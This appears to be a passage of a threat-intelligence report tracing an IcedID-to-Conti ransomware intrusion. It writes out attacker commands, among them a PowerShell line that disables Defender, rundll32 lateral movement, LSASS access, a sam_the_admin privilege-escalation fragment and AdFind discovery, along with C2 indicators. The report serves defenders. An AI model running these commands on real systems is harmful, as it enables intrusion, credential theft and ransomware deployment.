Stolen Images Campaign Ends in Conti Ransomware

By editor

Published: 2022-04-04 · Archived: 2026-04-05 23:35:44 UTC

In this intrusion from December 2021, the threat actors utilized IcedID as the initial access vector. IcedID is a banking trojan that first appeared in 2017, usually, it is delivered via malspam campaigns and has been widely used as an initial access vector in multiple ransomware intrusions. Upon execution of the IcedID DLL, discovery activity was performed which was followed by the dropping of a Cobalt Strike beacon on the infected host.

Along the way, the threat actors installed remote management tools such as Atera and Splashtop for persisting in the environment. While remaining dormant most of the time, the adversary deployed Conti ransomware on the 19th day (shortly after Christmas), resulting in domain wide encryption.

Case Summary

We assess with high confidence that the "Stolen Image Evidence" email campaign was used to deliver the IcedID DLL. This was first reported by Microsoft in April 2021. Upon execution of the IcedID DLL, a connection to a C2 server was established. This was followed by the creation of a scheduled task on the beachhead host to establish persistence. The task executed the IcedID payload every one 1 hour. The IcedID malware then used Windows utilities such as net, chcp, nltest, and wmic, to perform discovery activity on the host. After a gap of almost an hour, a Cobalt Strike beacon was dropped and executed on the beachhead host. Soon after, another round of discovery was performed from the Cobalt Strike beacon focusing on the Windows domain. Nltest and net group were utilized to look for sensitive groups such as Domain Admins and Enterprise Admins. Process injection into explorer.exe was then observed from the Cobalt Strike Beacon.

The threat actors proceeded to install remote management tools such as Atera Agent and Splashtop. Use of these 3rd party administrative tools allow the threat actors another "legitimate" means of persistence and access if they were to lose their malware connection. In this intrusion, we observed usage of gmail[.]com and outlook[.]com email accounts for Atera agent registration. Soon after, one of the injected Cobalt Strike processes accessed LSASS memory to dump credentials from the beachhead. On the sixth day of the intrusion, the beachhead host saw new discovery activity with a quick nltest followed by the PowerView script Invoke-ShareFinder.


On the following day, the seventh day of the intrusion, the threat actors made their next move. On that day, a new Cobalt Strike server was observed, in fact over the course of the intrusion, four different Cobalt Strike servers were used. From the beachhead host, a DLL was transferred to a domain controller over SMB and then a remote service was created on the domain controller to execute the Cobalt Strike DLL. After getting a foothold on the domain controller, we saw more process injection followed by the same pattern of installing Atera for additional persistent access. From the domain controller, the threat actors proceeded with more discovery tasks including AdFind and Invoke-ShareFinder again.


After this, the threat actors went quiet. On day nine of the intrusion, the next Cobalt Strike server, which would ultimately be used until the end of the intrusion, was observed for the first time. On the tenth day, little activity was observed but the threat actors connected to the beachhead host via the Atera agent and executed another Cobalt Strike DLL. A little discovery check-in was observed on the 14th day, but little else.

On the 19th day, the threat actors moved towards their final objectives. They reviewed the directory structure of several hosts including domain controllers and backup servers. They then dropped their final ransomware payload on the beachhead host and attempted to execute it using a batch file named backup.bat. However, they found that their execution failed. They left for a few hours, and then returned, and attempted to exploit a couple of CVE's in an attempt to escalate privileges. The threat actors had already secured domain admin access but it's possible the operator may have thought they lacked permissions when their first ransomware execution failed. While these exploits appear to have failed the threat actors found their previously captured domain admin credentials and launched two new Cobalt Strike beacons on the domain controllers.

Finally, twenty minutes after accessing the domain controllers, the threat actors dropped the ransomware DLL and the batch script and executed it from the domain controller. This time the execution worked as intended and resulted in domain wide ransomware.

Timeline


Stolen Images Campaign Ends in Conti Ransomware
Day 1
23:14 UTC - IcedID Execution
REGSVR32.EXE
23:14 UTC - IcedID Command and Control
guguchrome.com
5.181.80.214:80
23:14 UTC - Persistence
Scheduled Task
23:15 UTC - Discovery
cmd.exe /c chcp >&2
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
Day 2
01:06 UTC - Cobalt Strike Beacon
Faicuy4.exe
bunced.net (103.208.86.7:80)
01:23 UTC - Discovery
nltest /dclist
net group /domain "Domain Computers"
net group /domain "Domain Admins"
net group /domain "Enterprise Admins"
01:26 UTC - Process Injection
Faicuy4.exe > explorer.exe
01:28 UTC - Remote Access Software Install on Beachhead
AteraAgent.exe
SplashtopStreamer3360.exe
01:40 UTC - Credential Access
dllhost.exe access to lsass memory
14:58 UTC - Cobalt Strike Command and Control
ijucko32.dll
Ewge.dll
Edebef4.dll
wayeyoy.com (172.241.29.192)
15:53 UTC - Process Injection
rundll32.exe > winlogon.exe
Day 6
19:51 UTC - Discovery
C:\Windows\system32\cmd.exe /C nltest /dclist:
Invoke-ShareFinder
Day 7
New Cobalt Strike Command and Control
cirite.com (23.81.246.30:443)
13:56 UTC - Lateral Movement to Domain Controller
rundll32.exe \\[REDACTED]\c$\ProgramData\c64.dll, StartA
13:57 UTC - Process Injection
rundll32.exe > winlogon.exe
14:01 UTC - Remote Access Software Install on Domain Controller
C:\Windows\System32\msiexec.exe /i C:\programdata\sql.msi
AteraAgent.exe
14:23 UTC - Discovery
adf.bat
AdFind.exe
Invoke-ShareFinder
Day 9
New Cobalt Strike Command and Control
Day 10
216.73.159.33:80 (shytur.com)



Report lead: @0xtornado Contributing analysts: @yatinwad, @MetallicHack, and @_pete_0


Initial Access

The IcedID DLL, which gave the threat actors a foothold into the environment, was likely delivered by a "Stolen Image Evidence" email campaign. https://twitter.com/infosecfu/status/1468955220059168785?s=20&t=_fCNcLM-nx1e8EHbyA6z3A These initial access campaigns reportedly utilize contact forms to send malicious emails to intended targets. The emails contain a link to a legitimate storage service like those offered by Google and Microsoft. In this example, "http://storage.googleapis.com" was used to host a zip file. The zip archive contains an ISO file, which once clicked and mounted, shows a document-like LNK file. Once the victim opens that LNK file, the IcedID DLL loader executes, downloads, and runs the second stage of IcedID. Below is a configuration extraction of that initial IcedID malware from an automated sandbox analysis of the sample:

```
{
  "Campaign ID": 870605016,
  "C2 url": "guguchrome.com"
}
```

Execution

The graph below shows detailed actions performed through IcedID, including reconnaissance and Cobalt Strike beacons drops:



Persistence

Scheduled Tasks Only one scheduled task was created during this intrusion. The scheduled task was created on the beachhead host upon the execution of IcedID DLL, which executed every hour:

```
<Exec>
      <Command>rundll32.exe</Command>
      <Arguments>"C:\Users\REDACTED\AppData\Local\{C904416E-A880-3136-ED72-AA63AF7DB1F2}\Gaagsp2.dll",DllMain
</Exec>
```

Atera Agent Threat actors dropped and installed Atera agent (T1219), using two MSI packages “sql.msi” and “mstsc.msi”, from the Cobalt Strike beacons, which allowed them to have a non-malware backdoor in the environment.


Computer Name	Initiating Process Command Line	Action Type	Folder Path	File Name
Beachhead	Explorer.EXE	FileCreated	C:\ProgramData	mstsc.msi
Beachhead	Explorer.EXE	FileCreated	\\Domain Controller\C$	mstsc.msi
Domain Controller	winlogon.exe	FileCreated	C:\ProgramData	sql.msi

The installation of those two packages reveals two emails potentially belonging to the ransomware operators or affiliates:

Computer Name	Initiating Process Command Line	Process Command Line
Beachhead	msiexec.exe /V mstsc.msi	"AteraAgent.exe" /i /IntegratorLogin="" /CompanyId="" /IntegratorLoginUI="" /CompanyIdUI="" "AteraAgent.exe" /i /IntegratorLogin="marsmors1947@gmail.com" /CompanyId="1" /IntegratorLoginUI="" /CompanyIdUI="" /FolderId="" /AccountId="0013z00002kcnS1AAI" "AteraAgent.exe" /u taskkill /f /im AteraAgent.exe
Domain Controller	msiexec.exe /V sql.msi	"AteraAgent.exe" /i /IntegratorLogin="" /CompanyId="" /IntegratorLoginUI="" /CompanyIdUI="" "AteraAgent.exe" /i /IntegratorLogin="hughess6623@outlook.com" /CompanyId="1" /IntegratorLoginUI="" /CompanyIdUI="" /FolderId="" /AccountId="0013z00002kbhSdAAI" "AteraAgent.exe" /u taskkill /f /im AteraAgent.exe

```
/IntegratorLogin=""marsmors1947@gmail.com"" /AccountId=""0013z00002kcnS1AAI"
/IntegratorLogin=""hughess6623@outlook.com"" /AccountId=""0013z00002kbhSdAAI"
```

Atera agent is a remote monitoring and management system. At one point in the intrusion the threat actors utilized Atera to download and launch a new Cobalt Strike beacon on one of the hosts they had installed the agent on.



Privilege Escalation

There were attempts to exploit Active Directory vulnerabilities CVE-2021-42278 and CVE-2021-42287 in order to create privileged accounts. This attempt failed, however, there were indicators through DNS requests enumerating accounts for the existence of SAMTHEADMIN-XX (XX being a random number). The query status 9003 indicates that this does not exist. The injected process dllhost.exe requesting SAMTHEADMIN-92 and SAMTHEADMIN-20 accounts:

QueryName	QueryStatus	Image
SAMTHEADMIN-92	9003	C:\Windows\system32\dllhost.exe
SAMTHEADMIN-20	9003	C:\Windows\system32\dllhost.exe

We believe the operator used the publicly available script ‘sam_the_admin‘ or a variant based on it. Part of the script generates a new computer name account in the form SAMTHEADMIN- followed by a random value between 0 to 100, as indicated below.

```
def samtheadmin(options):
    new_computer_name = f"SAMTHEADMIN-{random.randint(1,100)}$"
    new_computer_password = ''.join(random.choice(characters) for _ in range(12))
```

The exploitation involves invoking lookups to ensure that the new accounts were successful, explaining why failed DNS requests were observed.

Defense Evasion


Disable Defender A base64 encoded PowerShell command was executed on the beachhead which disabled Windows Defender AV (T1562.001). Encoded Command:

```
powershell -nop -exec bypass -EncodedCommand UwBlAHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARABpAHMAYQBiAGwA
```


The decoded base64 PowerShell command uses Set-MpPreference cmdlet to disable Defender’s real time monitoring:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Process Injection A number of process injections were seen during this intrusion. The Cobalt Strike beacon used the **CreateRemoteThread** Win32 function in order to inject code into running processes. The usage of this function triggers the Sysmon Event ID 8, a well known pattern of CS beacon activity. Remote threads were created in Winlogon and Explorer processes.



Credential Access

LSASS Access The threat actors accessed LSASS process memory (T1003.001) on different hosts, including domain controllers, using multiple techniques. 

The screenshot below shows the different "DesiredAccess" to the LSASS process object from different beacons (dllhost.exe, Edebef4.dll, etc.) or Task Manager:

Computer Name	Process Command Line	Additional Fields	Action Type	Initiating Process Command Line
[redacted]	lsass.exe	{ "DesiredAccess": 5136 }	OpenProcessApiCall	"taskmgr.exe" /4
	lsass.exe	{ "DesiredAccess": 64 }	OpenProcessApiCall	rundll32.exe \\[redacted]\c$\ProgramData\c64.dll, StartA
	lsass.exe	{ "DesiredAccess": 4112 }	OpenProcessApiCall	dllhost.exe
	lsass.exe	{ "DesiredAccess": 5136 }	OpenProcessApiCall	taskmgr
	lsass.exe	{ "DesiredAccess": 64 }	OpenProcessApiCall	regsvr32.exe /s "C:\Users[redacted]\AppData\Local\Temp\Edebef4.dll"

The table below maps the "DesiredAccess" values with the actual corresponding access rights, and examples of credentials dumping tools requesting those accesses:

Desired Access	Hex value	Process Access Rights	Offensive Tools
5136	1410	**PROCESS_VM_READ (0x0010)** **PROCESS_QUERY_INFORMATION (0x0400)** **PROCESS_QUERY_LIMITED_INFORMATION (0x1000)***	Mimikatz (Winver <5) NanoDump
4112	1010	**PROCESS_VM_READ (0x0010)** **PROCESS_QUERY_LIMITED_INFORMATION (0x1000)**	Mimikatz (Winver >=6)
64	40	**PROCESS_DUP_HANDLE (0x0040)**	MirrorDump HandleKatz

*A handle that has the PROCESS_QUERY_INFORMATION access right is automatically granted PROCESS_QUERY_LIMITED_INFORMATION. Those "DesiredAccess" values could be interesting to build detections or hunting queries if you are using Sysmon or such a verbose monitoring tool. In our case, the access to LSASS process allowed the threat actors to compromise a domain admin account, which was then used to move laterally and deploy ransomware.


Discovery

Multiple discovery techniques were observed throughout the case. The initial discovery techniques were conducted on the beachhead host by the IcedID malware – focusing on determining the system language and security products installed (T1518.001). Other familiar discovery techniques were then leveraged to establish situational awareness, such as network configurations and Windows domain configuration. Discovery was achieved using a combination of living off the land techniques (WMIC and CMD) and via third-party tools.

```
cmd.exe /c chcp >&2
ipconfig /all
systeminfo
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
cmd.exe /C nltest /dclist:
cmd.exe /C net group /domain "Domain Computers"
cmd.exe /C net group /domain "Enterprise Admins"
```

Threat actors also used “chcp” for discovery of the system locale/language (T1614.001). Change Control Page (ChCP) is a Microsoft utility for changing the console control page (language). In this case, the existing control page language was collected using the following command:


```
cmd.exe /c chcp >&2
```

As a test, entering this on a command prompt shows a numeric value. The Microsoft link shows the number of the language used (437 – United States). 


It is highly likely that the threat actors were establishing the country of origin based on the language used – an extra fail-safe check to ensure certain users or regions were not targeted. The *>&2* parameter could indicate a parameter was expected as part of a script, or possibly a redirect using stderr. The second discovery was from a different Cobalt Strike beacon “Faicuy4.exe” which focused on domain discovery and user groups using the net command. Once the threat actors had achieved lateral movement to domain controllers, the AdFind utility was employed to enumerate active directory objects (T1018).

Process Command Line
cmd.exe /C adf.bat
cmd.exe /C adf.bat
conhost.exe 0xffffffff -ForceV1
adfind.exe -f "(objectcategory=person)"
adfind.exe -f "(objectcategory=person)"
adfind.exe -f "objectcategory=computer"
adfind.exe -f "objectcategory=computer"
adfind.exe -f "(objectcategory=organizationalUnit)"
adfind.exe -f "(objectcategory=organizationalUnit)"
adfind.exe -sc trustdmp
adfind.exe -sc trustdmp
adfind.exe -subnets -f (objectCategory=subnet)
adfind.exe -subnets -f (objectCategory=subnet)
adfind.exe -f "(objectcategory=group)"
adfind.exe -f "(objectcategory=group)"
adfind.exe -gcb -sc trustdmp
adfind.exe -gcb -sc trustdmp

‘adf.bat’ is a common batch file that we have observed in previous cases, we saw this script in 2020 as part of a Ryuk intrusion. The recent Conti leaks indicate that Conti operators were surprised Ryuk operators were using their file.



The PowerView module Invoke-ShareFinder was executed from the beachhead host and a domain controller.



Some network discovery was conducted using the ping utility to check the existence of hosts on the network (T1049).

Process Command Line
cmd.exe /C ping \\[redacted]\
cmd.exe /C ping \\[redacted]\
conhost.exe 0xffffffff -ForceV1
ping \\[redacted]\
ping \\[redacted]\
cmd.exe /C ping [redacted]
cmd.exe /C ping [redacted]
conhost.exe 0xffffffff -ForceV1
ping [redacted]
ping [redacted]

Filesystem discovery (T1083) was conducted to collect directory lists to a text file.


```
CommandLine: C:\Windows\system32\cmd.exe /C dir "\[redacted]\C$" /s >> list.txt
CurrentDirectory: C:\ProgramData\
```

Other variations included:

- C:\Windows\system32\cmd.exe /C dir “\\<REDACTED>\C$” /s >> listback.txt
- C:\Windows\system32\cmd.exe /C dir “\\<REDACTED>\C$” /s >> list1.txt

